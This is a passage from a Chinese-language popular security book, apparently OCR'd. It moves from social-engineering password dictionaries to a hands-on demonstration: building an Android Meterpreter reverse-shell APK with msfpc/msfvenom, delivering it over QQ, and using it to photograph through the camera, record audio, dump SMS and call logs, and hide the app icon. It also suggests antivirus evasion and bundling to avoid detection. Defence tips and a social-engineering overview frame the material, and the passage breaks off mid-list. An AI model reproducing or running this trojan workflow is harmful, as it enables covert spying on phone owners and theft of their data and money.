


图 4.3.2.17　社工密码字典

内行看门道，我们来看一下该工具虽然是基于我上面的输入信息来生成的字典，但是他生成的字典很有逻辑性，但从我公司代号 ts 这一点来看，他能想到与年份相结合，而这种与年份相结合的形式在公司办公当中非常常见，之前我没有拿自己的信息做过测试，这里为了写书的严谨性直接用自己的信息来测试，结果很恐怖，因为 ts2019 就是我本机电脑的开机密码，如果黑客通过 hydra 工具来破解登录密码，那么这 9000 多个密码最多 20 秒就能全部跑完然后成功提示密码为 ts2019，现在想想后背都有点发凉，这就是利用

了人性的漏洞来进行破解。

其它关于入侵网站的方法如上传漏洞、数据库备份漏洞等就不一一解密了，大家了解以上内容知道网站安全性有多重要能做好防御就好了。

4.4 我该如何防御？

1）陌生网站不要打开、注册

2）网络账户使用不同密码

3）提高密码复杂度，大小写字母+数字+特殊字符

4）不要在网上填写真实信息，如你的姓名等，如有必要（实名认证）再填写

五、移动端攻击档案

5.1 点击链接钱就消失是真的吗？

首先可以明确回答你：是真的！

其实不单单是点击链接，当你扫二维码时也可以掉进陷阱，二维码本身就有链接二维码，扫码就相当于点击链接了。其实本质就是点击链接之后有程序控制了你的手机，比如可以读取你手机里面的照片信息，读取短信通知，读取联系人信息等等。这样当你的手机相册中存有银行卡照片、身份证图片的时候，你的账户就非常危

险了。因为目前银行系统等认证手段都是通过身份证来进行的，也许你会说现在不都刷脸了吗？但是刷脸也需要和身份证对上才可以。至于刷脸，黑客是怎么获取你面部信息的呢？这个就更简单了，黑客通过木马程序直接开启你的摄像头就可以获取你面部信息了。

这样下来，假设某天你再陌生地方扫二维码，然后你的手机就被控制了，黑客从你的相册中可以找出身份证和银行卡信息，然后远程登录你的支付宝或者网上银行，重置登录密码、重置支付密码、上传身份证、手机短信验证码这些都可以获取，因此很容易将你账户里的钱转走。

当然还有其它方法都可以实现黑客的目的，所以说网络世界真的很可怕。

5.2 黑客是如何攻击的？

这里我们还是用msf后门程序来演示一下黑客入侵手机之后都可以做哪些事情，目标手机为我的android手机，攻击系统还是采用kali，我们先生成android的后门程序，如图5.2.1所示：

```
┌──(root💀kali)-[~]
└─# msfpc APK 172.20.10.8 5555                                          1 ×
 [*] MSFvenom Payload Creator (MSFPC v1.4.5)
 [i]    IP: 172.20.10.8
 [i] PORT: 5555
 [i] TYPE: android (android/meterpreter/reverse_tcp)
 [i]  CMD: msfvenom -p android/meterpreter/reverse_tcp \
  LHOST=172.20.10.8 LPORT=5555 \
  > '/root/android-meterpreter-stageless-reverse-tcp-5555.apk'

 [i] android meterpreter created: '/root/android-meterpreter-stageless-reverse-tcp-5555.a
pk'

 [i] MSF handler file: '/root/android-meterpreter-stageless-reverse-tcp-5555-apk.rc'
 [i] Run: msfconsole -q -r '/root/android-meterpreter-stageless-reverse-tcp-5555-apk.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
```

图 5.2.1 生成 android 木马

我们将生成后的木马拷贝到物理机，如图 5.2.2 所示：

图 5.2.2 拷贝到桌面

然后我们通过 QQ 发给我的小号海棠妹妹，如图 5.2.3 所示：




图 5.2.2 发送给小号

手机端接收后安装这个程序，由于没有做免杀所以提示报毒，需手动打开权限，如果做好免杀就不用这些设置了，如图 5.2.3 所示：




图 5.2.3 安装程序

然后我们将安卓手机也连接无线，这样安卓手机和 kali 都是连接的同一个无线网络，相互之间在局域网内。我们先开启监听，

如图 5.2.4 所示，开启监听成功：

```
┌──(root💀kali)-[~]
└─# msfconsole -q -r '/root/android-meterpreter-stageless-reverse-tcp-5555-apk.rc'
[*] Processing /root/android-meterpreter-stageless-reverse-tcp-5555-apk.rc for ERB direct
ives.
resource (/root/android-meterpreter-stageless-reverse-tcp-5555-apk.rc)> use exploit/multi
/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/android-meterpreter-stageless-reverse-tcp-5555-apk.rc)> set PAYLOAD andro
id/meterpreter/reverse_tcp
PAYLOAD ⇒ android/meterpreter/reverse_tcp
resource (/root/android-meterpreter-stageless-reverse-tcp-5555-apk.rc)> set LHOST 172.20.
10.8
LHOST ⇒ 172.20.10.8
resource (/root/android-meterpreter-stageless-reverse-tcp-5555-apk.rc)> set LPORT 5555
LPORT ⇒ 5555
resource (/root/android-meterpreter-stageless-reverse-tcp-5555-apk.rc)> set ExitOnSession
 false
ExitOnSession ⇒ false
resource (/root/android-meterpreter-stageless-reverse-tcp-5555-apk.rc)> set EnableStageEn
coding true
EnableStageEncoding ⇒ true
resource (/root/android-meterpreter-stageless-reverse-tcp-5555-apk.rc)> run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.20.10.8:5555
msf6 exploit(multi/handler) >
```

图 5.2.4 开启监听

然后我们再手机端点击运行这个 MainActivity 程序，如图 5.2.5 所示：




图 5.2.5 点击运行程序

此时kali系统成功反弹了一个meterpreter,如图5.2.6所示,由于我连续点击了多次所以生成了好多session,我们默认选择第一个就行:




图5.2.6 返回tcp连接

我们看一下他的帮助文档,输入help如图5.2.7-5.2.10所示:




图5.2.7 核心命令




图 5.2.8 文件命令

上图的文件命令可用于查找身份证等图片文件。




图 5.2.9 针对于操作系统的命令

图 5.2.10 交互命令，如截屏等




图 5.2.11 摄像头命令




图 5.2.12 应用命令

通过这些命令大家已经想到了，下面就来演示可以进行的操作：

1）app_list：查看手机中安装的 app

```
meterpreter > app_list
Application List
================

 Name                                                Package
      Running  IsSystem
 ---  -------  --------
 2 Button Navigation Bar                             com.android.internal.systemui.navbar.twobutton
      false    true
 3 Button Navigation Bar                             com.android.internal.systemui.navbar.threebutton
      false    true
 360极速浏览器                                        com.qihoo.contents
      false    false
 AI虚拟助手                                           com.xiaomi.aiasst.service
      false    false
 ARServer                                            com.standardar.service
      false    false
 AiasstVision                                        com.xiaomi.aiasst.vision
      false    true
 Analytics                                           com.miui.analytics
      false    true
 Android Accessibility Suite                         com.google.android.marvin.talkback
```

图 5.2.13 列出手机安装的所有应用

2）webcam_list:查看摄像头列表

```
meterpreter > webcam_list
1: Back Camera
2: Front Camera
```

图 5.2.14 查看摄像头列表

3）webcam_snap -i 2 利用前置摄像头拍照

照片保存在/root/SGKOymun.jpeg 文件里，同时会自动打开，这里我发型比较乱就打个马赛克了~~

```
meterpreter > webcam_snap -i 2
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/SGKOymun.jpeg
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
```




图 5.2.15 利用前置摄像头拍照

4）webcam_stream 完成录像功能，帮助文档如下：

```
meterpreter > webcam_stream -h
[*] Starting ...
Usage: webcam_stream [options]

Stream from the specified webcam.

OPTIONS:

    -d <opt>  The stream duration in seconds (Default: 1800)
    -h        Help Banner
    -i <opt>  The index of the webcam to use (Default: 1)
    -q <opt>  The stream quality (Default: '50')
    -s <opt>  The stream file path (Default: 'pxPEhPay.jpeg')
    -t <opt>  The stream player path (Default: AJuKodmW.html)
    -v <opt>  Automatically view the stream (Default: 'true')
```

图 5.2.16 帮助文档

我们利用前置摄像头录制一个 5 秒的视频，如图 5.2.17 所示：




图 5.2.17 录制视频

5）record_mic -d 5 调用录音录制 5 秒音频

```
meterpreter > record_mic -d 5
[*] Starting ...
[*] Stopped
Audio saved to: /root/ZPeeUjOy.wav
```

图 5.2.18 录音

6）dump_calllog 获取通话记录

```
meterpreter > dump_calllog
[*] Fetching 4316 entries
[*] Call log saved to calllog_dump_20210206181133.txt
```

图 5.2.19 获取通话记录




图 5.2.20 查看通话记录

7）dump_sms 获取短信通知

```
meterpreter > dump_sms
[*] Fetching 2204 sms messages
[*] SMS messages saved to: sms_dump_20210206181632.txt
```

图 5.2.21 获取短信

图 5.2.22 查看短信

8）其它还有很多，例如隐藏图标，此时手机端就找不到这个图标了，但程序依然在运行。

图 5.2.23 隐层图标

以上就是本节演示的移动端攻击所用到的一些技术，当然技术远不止这些，这里大家能了解一些常用方法就足够了。如果这个程序以链接的形式进行入侵，同时做好免杀，与第三方软件进行捆绑，

那么是很难被发现的。

5.3 如何防御？

1）不要在陌生环境链接 wifi，因为黑客可以通过局域网扫描你手机系统漏铜直接运行后门程序

2）不要请以点击陌生链接

3）不要安装陌生应用

4）安装应用要到官网或应用商店下载

5）手机中不要存放身份证、银行卡等照片

六、社会工程学攻击档案

6.1 什么是社会工程学攻击？

这里我先列举几个真实案例，

案例 1：一个男孩生病了，在北京专科医院治疗半个月后就回家了，回家后继续服用在医院拿的药，过了几天，男孩家长突然接到当地邮政快递员电话，说有一盒治疗 XX 疾病的药品，是从北京寄过来的，需要到付。家长第一反应肯定是之前这家医院给邮寄过来的，于是付了钱，等回家打开包装和一看，瓶里装的都是糖果，家长突然明白被骗了。

案例 2：某男孩收到银行官方客服号码打来的电话，说身份证

到期了请尽快在短信中点击链接更新身份证，男孩一看是官方客服的号码，于是点击了短信链接填写资料，随后账户里的 2 万多元钱就被转走了。

案例 3：某员工在公司登录银行官网，在百度中搜索的：“XX 银行”，也是点击的带有官网标记的网址，网址没有错，登录进去之后界面也没有错，但是他输入账号密码后别人就获取他信息了。

下面是关于社会工程学攻击的百度百科解释：

社会工程攻击，是一种利用"社会工程学" 来实施的网络攻击行为。

社会工程学，准确来说，不是一门科学，而是一门艺术和窍门的方术。社会工程学利用人的弱点，以顺从你的意愿、满足你的欲望的方式，让你上当的一些方法、一门艺术与学问。说它不是科学，因为它不是总能重复和成功，而且在信息充分多的情况下，会自动失效。社会工程学的窍门也蕴涵了各式各样的灵活的构思与变化因素。社会工程学是一种利用人的弱点如人的本能反应、好奇心、信任、贪便宜等弱点进行诸如欺骗、伤害等危害手段，获取自身利益的手法。

现实中运用社会工程学的犯罪很多。短信诈骗如诈骗银行信用卡号码，电话诈骗如以知名人士的名义去推销诈骗等，都运用到社

会工程学的方法。

近年来，更多的黑客转向利用人的弱点即社会工程学方法来实施网络攻击。利用社会工程学手段，突破信息安全防御措施的事件，已经呈现出上升甚至泛滥的趋势。

社会工程学是未来 10 年最大的安全风险，许多破坏力最大的行为是由于社会工程学而不是黑客或破坏行为造成的。一些信息安全专家预言，社会工程学将会是未来信息系统入侵与反入侵的重要对抗领域。

所有社会工程学攻击都建立在使人决断产生认知偏差的基础上。有时候这些偏差被称为“人类硬件漏洞”，足以产生众多攻击方式，其中一些包括：

1）假托（pretexting）

假托（pretexting）是一种制造虚假情形，以迫使针对受害人吐露平时不愿泄露的信息的手段。该方法通常预含对特殊情景专用术语的研究，以建立合情合理的假象。

2）调虎离山（diversion theft）

在线聊天/电话钓鱼（IVR/phone phishing，IVR：interactive voice response）

3）下饵（Baiting）

